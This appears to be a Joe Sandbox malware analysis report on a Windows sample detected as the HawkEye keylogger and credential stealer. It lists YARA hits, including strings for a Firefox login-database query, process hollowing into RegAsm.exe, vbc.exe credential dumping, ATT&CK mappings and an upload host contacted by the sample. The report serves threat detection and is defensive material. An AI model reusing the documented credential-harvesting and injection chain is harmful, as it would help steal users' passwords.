ID: 537811
Sample Name:
SecuriteInfo.com.Trojan.AutoIt.449.29642.1194
Cookbook: default.jbs
Time: 14:02:05
Date: 10/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report SecuriteInfo.com.Trojan.Auto…

Overview

General Information

Sample Name:	SecuriteInfo.com.Trojan.AutoIt.449.29642.1194 (renamed file extension from 1194 to exe)
Analysis ID:	537811
MD5:	e20ff757a8a3e61..
SHA1:	265b8fb5a4d43c1.
SHA256:	fa228078490ab49.
Tags:	exe HawkEye
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


HawkEye
MailPassView

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e.…
- Yara detected MailPassView
- Yara detected HawkEye Keylogger
- Yara detected AntiVM3
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Antivirus / Scanner detection for sub…
- Detected HawkEye Rat
- Multi AV Scanner detection for doma…
- Sigma detected: Bad Opsec Default…
- Tries to detect sandboxes and other…
- Binary is likely a compiled AutoIt sc…

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.Trojan.AutoIt.449.29642.exe (PID: 2228 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Trojan.AutoIt.449.29642.exe" MD5: E20FF757A8A3E61CD78528C83D8DC796)
  - RegAsm.exe (PID: 6872 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe MD5: 529695608EAFBED00ACA9E61EF333A7C)
    - vbc.exe (PID: 6104 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe" /stext "C:\Users\user\AppData\Local\Temp\tmp1EB3.tmp MD5: C63ED21D5706A527419C9FBD730FFB2E)
    - vbc.exe (PID: 2860 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe" /stext "C:\Users\user\AppData\Local\Temp\tmp2C9A.tmp MD5: C63ED21D5706A527419C9FBD730FFB2E)
    - vbc.exe (PID: 6752 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe" /stext "C:\Users\user\AppData\Local\Temp\tmp39A1.tmp MD5: C63ED21D5706A527419C9FBD730FFB2E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000000.890830654.000000000400000.00000040.00000001.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
00000009.00000000.729725775.000000000400000.00000040.00000001.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
00000005.00000002.932841819.000000000702000.00000020.00000001.sdmp	MAL_HawkEye_Keylogger_Gen_Dec18	Detects HawkEye Keylogger Reborn	Florian Roth	• 0x87a2e:$s1: HawkEye Keylogger • 0x87a97:$s1: HawkEye Keylogger • 0x80e71:$s2: _ScreenshotLogger • 0x80e3e:$s3: _PasswordStealer
00000005.00000002.932841819.000000000702000.00000020.00000001.sdmp	JoeSecurity_HawkEye	Yara detected HawkEye Keylogger	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.744899042.000000000040 0000.00000040.00000001.sdmp	JoeSecurity_WebBrowser PassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
Click to see the 50 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.3.RegAsm.exe.427b8f2.1.unpack	APT_NK_BabyShark_KimJ oingRAT_Apr19_1	Detects BabyShark KimJongRAT	Florian Roth	• 0x11bb0:$a1: logins.json • 0x11b10:$s3: SELECT id, hostname, httpRealm, formS ubmitURL, usernameField, passwordField, encryptedU sername, encryptedPassword FROM moz_login • 0x12334:$s4: \mozsqlite3.dll • 0x115a4:$s5: SMTP Password
5.3.RegAsm.exe.427b8f2.1.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
5.0.RegAsm.exe.700000.0.unpack	MAL_HawkEye_Keylogger _Gen_Dec18	Detects HawkEye Keylogger Reborn	Florian Roth	• 0x87c2e:$s1: HawkEye Keylogger • 0x87c97:$s1: HawkEye Keylogger • 0x81071:$s2: _ScreenshotLogger • 0x8103e:$s3: _PasswordStealer
5.0.RegAsm.exe.700000.0.unpack	SUSP_NET_NAME_Confu serEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x87601:$name: ConfuserEx • 0x8630e:$compile: AssemblyTitle
5.0.RegAsm.exe.700000.0.unpack	JoeSecurity_HawkEye	Yara detected HawkEye Keylogger	Joe Security	
Click to see the 81 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for domain / URL

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected HawkEye Keylogger

System Summary:

Malicious sample detected (through community Yara rule)

Binary is likely a compiled AutoIt script file

Copyright Joe Security LLC 2021

Autolt script contains suspicious strings

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Sample uses process hollowing technique

Writes to foreign memory regions

.NET source code references suspicious native API functions

Stealing of Sensitive Information:

Yara detected MailPassView

Yara detected HawkEye Keylogger

Tries to harvest and steal browser information (history, passwords, etc)

Yara detected WebBrowserPassView password recovery tool

Remote Access Functionality:

Yara detected HawkEye Keylogger


Detected HawkEye Rat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comman and Cont
Valid Accounts	Windows Management Instrumentation 1 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress T Transfer
Default Accounts	Native API 1 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 2 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 8	SMB/Windows Admin Shares	Input Capture 2 1	Automated Exfiltration	Remote A Software
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 5 1 2	Software Packing 1	NTDS	Security Software Discovery 2 4 1	Distributed Component Object Model	Clipboard Data 2	Scheduled Transfer	Non-Applicatio Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Keylogging	Data Transfer Size Limits	Applicatio Layer Protocol
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Process Discovery 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonl Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comman and Cont
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 5 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatio Layer Pro

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.AutoIt.449.29642.exe	41%	Virustotal		Browse
SecuriteInfo.com.Trojan.AutoIt.449.29642.exe	44%	Metadefender		Browse
SecuriteInfo.com.Trojan.AutoIt.449.29642.exe	58%	ReversingLabs	Win32.Trojan.Generic	
SecuriteInfo.com.Trojan.AutoIt.449.29642.exe	100%	Avira	HEUR/AGEN.1100063	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.SecuriteInfo.com.Trojan.AutoIt.449.29642.exe.ef0000.0.unpack	100%	Avira	HEUR/AGEN.1100063		Download File
18.0.vbc.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
6.0.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
9.0.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
1.2.SecuriteInfo.com.Trojan.AutoIt.449.29642.exe.ef0000.0.unpack	100%	Avira	HEUR/AGEN.1100063		Download File
18.0.vbc.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
5.0.RegAsm.exe.700000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.0.RegAsm.exe.700000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.2.RegAsm.exe.700000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link	Download
18.0.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
18.0.vbc.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
6.0.vbc.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
9.0.vbc.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
9.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
6.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
9.0.vbc.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
6.0.vbc.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
6.0.vbc.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
1.3.SecuriteInfo.com.Trojan.AutoIt.449.29642.exe.4250000.6.unpack	100%	Avira	TR/Dropper.Gen		Download File
6.0.vbc.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
9.0.vbc.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
6.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
9.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
18.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
9.0.vbc.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
18.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
18.0.vbc.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1125438		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meCore.min.js	0%	URL Reputation	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6Ijk4OGQ1ZDgwMWE2ODQ2NDNkM2ZkMmYyMGEwOTgwMWQ3MDE2Z	0%	Avira URL Cloud	safe	
http://https://a.pomf.cat/	8%	Virustotal		Browse
http://https://a.pomf.cat/	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28230.00/ConvergedLoginPaginatedStrings.en.js	0%	Virustotal		Browse
http://https://logincdn.msauth.net/16.000.28230.00/ConvergedLoginPaginatedStrings.en.js	0%	Avira URL Cloud	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28230.00/images/ellipsis_white.svg?x=5ac590ee72bfe06a7cecfd75b588	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000/Converged_v21033_-0mnSwu67knBd7qR7YN9GQ2.css	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b5	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_grey_2b5d393db04a5e6e1f739cb266e	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28230.00/Converged_v21033.css	0%	Avira URL Cloud	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion?partner=RetailStore2&market=en-us&uhf=1	0%	URL Reputation	safe	
http://pomf.catx&	0%	Avira URL Cloud	safe	
http://https://172.217.23.78/	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meBoot.min.js	0%	URL Reputation	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6IjVhZWEwOTA0MmYxYzJjMDRlMmU1NDg1YzZmNjY2NTU5N2E5N	0%	Avira URL Cloud	safe	
http://https://aefd.nelreports.net/api/report?cat=bingrms	0%	URL Reputation	safe	
http://pomf.cat	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6ImYxODk5OTBhOWZjYjFmZjNjNmMxNDhmYjkzM2M3NzY1Mzk3Z	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTSGIAG3.crt0)	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	URL Reputation	safe	
http://pomf.cat/upload.php&https://a.pomf.cat/	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2021

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pomf.cat	69.39.225.3	true	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
69.39.225.3	pomf.cat	United States		32181	ASN-GIGENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	537811
Start date:	10.12.2021
Start time:	14:02:05
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.AutoIt.449.29642.1194 (renamed file extension from 1194 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/7@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.5% (good quality ratio 0.5%) • Quality average: 82.7% • Quality standard deviation: 10.4%
HCA Information:	• Successful, ratio: 69% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Copyright Joe Security LLC 2021

Simulations

Behavior and APIs

Time	Type	Description
14:03:20	API Interceptor	3x Sleep call for process: RegAsm.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\3e305278-23d3-0e99-471b-29f2d02980fa	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	88
Entropy (8bit):	5.490292840056112
Encrypted:	false
SSDEEP:	3:PFYyImXF9mN2RVQON4NgCkCAUdXM:PHRB6+C3xy
MD5:	454353131947D1483FF5470107478978
SHA1:	C559163C23E5F878BE85D05F3EDEEAA620173C3D
SHA-256:	2DF94DC1C58E952A1EBD1AE1185A291A8A573982CA90EC1BBB87B81126002668
SHA-512:	C8912DA4654C735F7618B0ABEA7EC0197B17E6E072718B825B5799B2E88CC0E8AE8245CA95E1E5955C3AB8F649CA4ED6529975B142B061ECC402D935401B84DE
Malicious:	false
Reputation:	unknown
Preview:	LeNF7Goy7uuKWKsmWAhDmhEi2BbZGy27JQQaO8wc/LiRcthbCBcu+4Nt6yYR3dz6dYTg/ZHS1axBPoq2xePo2w==

C:\Users\user\AppData\Local\Temp\bhv7420.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x0bcf0c9d, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	29884416
Entropy (8bit):	1.0938505559429434
Encrypted:	false
SSDEEP:	24576:2jFjst8HVmyuQw781lfXy7R4aUpPjvCr6f63rsLOZ:gUyuQru

C:\Users\user\AppData\Local\Temp\bhv7420.tmp	
MD5:	C6FA55EE0A9906D270A9DBCB006CD9DB
SHA1:	955B1A5E10892A9CDDEA5A37254F07FB2DB4AAEE
SHA-256:	9F1B5D7FF8B2093D7E387CC81000F1E0783949EF8C88E4AEDC453F95EE8F573D
SHA-512:	12D97D9E71DCA6FEB9834CBD61892B5E46EA36ED2233858AC8E2A68756733109D12454E349DBC8FC607BC1AF0AE1FDED31A0B2875D12927389FF9BF0B78363 B
Malicious:	false
Reputation:	unknown
Preview:	....L@....._e..*....w.....a.L.....0....y..1....y-.h.N.....b...*....w.....|.....B..... ....yw..... .....[,....y...../....y..... .....

C:\Users\user\AppData\Local\Temp\bhv9842.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x0bcf0c9d, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	29884416
Entropy (8bit):	1.0938620304118938
Encrypted:	false
SSDEEP:	24576:2FFjst8HVmygQw781lfXy7R4aUpPjvCr6f63rsLOZ:6UygQru
MD5:	3283D061D3BFDF43853EA46409D28A39
SHA1:	F0E40E8F4CD872F3165BA5B13A66C9A9FB002DE4
SHA-256:	C8ED14B0758C837CF3D2F227004E0637A11BEE2A1162009D2E35947EDF2C8525
SHA-512:	A24A2E0881809B304493557828E04F797A77B4C16B94765F0BAD2B480CF7CEBFD1794D83658038942CB5E29ACAE38B3D223E7A102C1FD6613FA25C0E6E98A0C
Malicious:	false
Reputation:	unknown
Preview:	....L@....._e..*....w.....a.L.....0....y..1....y-.h.N.....b...*....w.....|.....B..... ....yw..... .....[,....y...../....y..... .....

C:\Users\user\AppData\Local\Temp\bhvBBC3.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xd960d17d, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	29884416
Entropy (8bit):	1.1181157114206042
Encrypted:	false
SSDEEP:	24576:OtFjst8HVmyCQw781lfXy7R4aUpPjvCr6f63rsLOZ:yUyCQru
MD5:	D60A5DBDCC45F327D2E6CE5CE4EC33A7
SHA1:	15422C272C2C896EABBC0CBCFF1CBD6A4FE5AA86
SHA-256:	DF236FF2225925394E729A9C1E5BD2EF7DD0DB3283D16B4E682DAF9FF63AA57D
SHA-512:	23281C10006F312F2FC546925B20E2157CB8238DBCFF5ECAF64CD129E96D909F939BCDF270E51609F86D5BC9E1CD89A409618A33D1E06D8731C221709A3B996
Malicious:	false
Reputation:	unknown
Preview:	.`.}... .....L@....._e..*....w.....a.L.....0....y..1....y-.h.N.....b...*....w.....|.....B..... ....yw..... .....@.l.....y%.....>.....y..... .....

C:\Users\user\AppData\Local\Temp\tmp1EB3.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\tmp1EB3.tmp	
Preview:	..

C:\Users\user\AppData\Local\Temp\tmp2C9A.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Local\Temp\tmp39A1.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	unknown
Preview:	..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.47877040998435
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Trojan.AutoIt.449.29642.exe
File size:	1771008
MD5:	e20ff757a8a3e61cd78528c83d8dc796
SHA1:	265b8fb5a4d43c1b4e4730845db8613fb8950902
SHA256:	fa228078490ab490d0990eade1bf3900837b83db09ac9b2 45d932106ba565e48
SHA512:	d4096fb3b3cde95a67e466e4fad1b2d7f31043b29915f4e 78b1712dcfa5ccd05dc53fa4c1d26f84b49a482d9dbd8c0 647da45dc5fc2ddfebd26faa11d19beb5b
SSDEEP:	49152:wh+ZkldoPK8YaAhtlDzYRGEqO64glOTRu:x2cP K8CPzCYOalUR
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....s..R...R ...R....C..P.....;.S..._@#.a..._@....._@..g...[j..[...[jo.w...R. ..r.....#.S..._@'.S...R.k.S.....".S...RichR..

File Icon

Icon Hash:	8f978b2531393b2d

Static PE Info

General

Entrypoint:	0x42800a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE
Time Stamp:	0x5CF0B352 [Fri May 31 04:53:38 2019 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	afcdf79be1557326c854b6e20cb900a7

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x8dfdd	0x8e000	False	0.573560258033	data	6.67524835171	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8f000	0x2fd8e	0x2fe00	False	0.328288185379	data	5.76324400576	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xbf000	0x8f74	0x5200	False	0.10175304878	data	1.19638192355	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
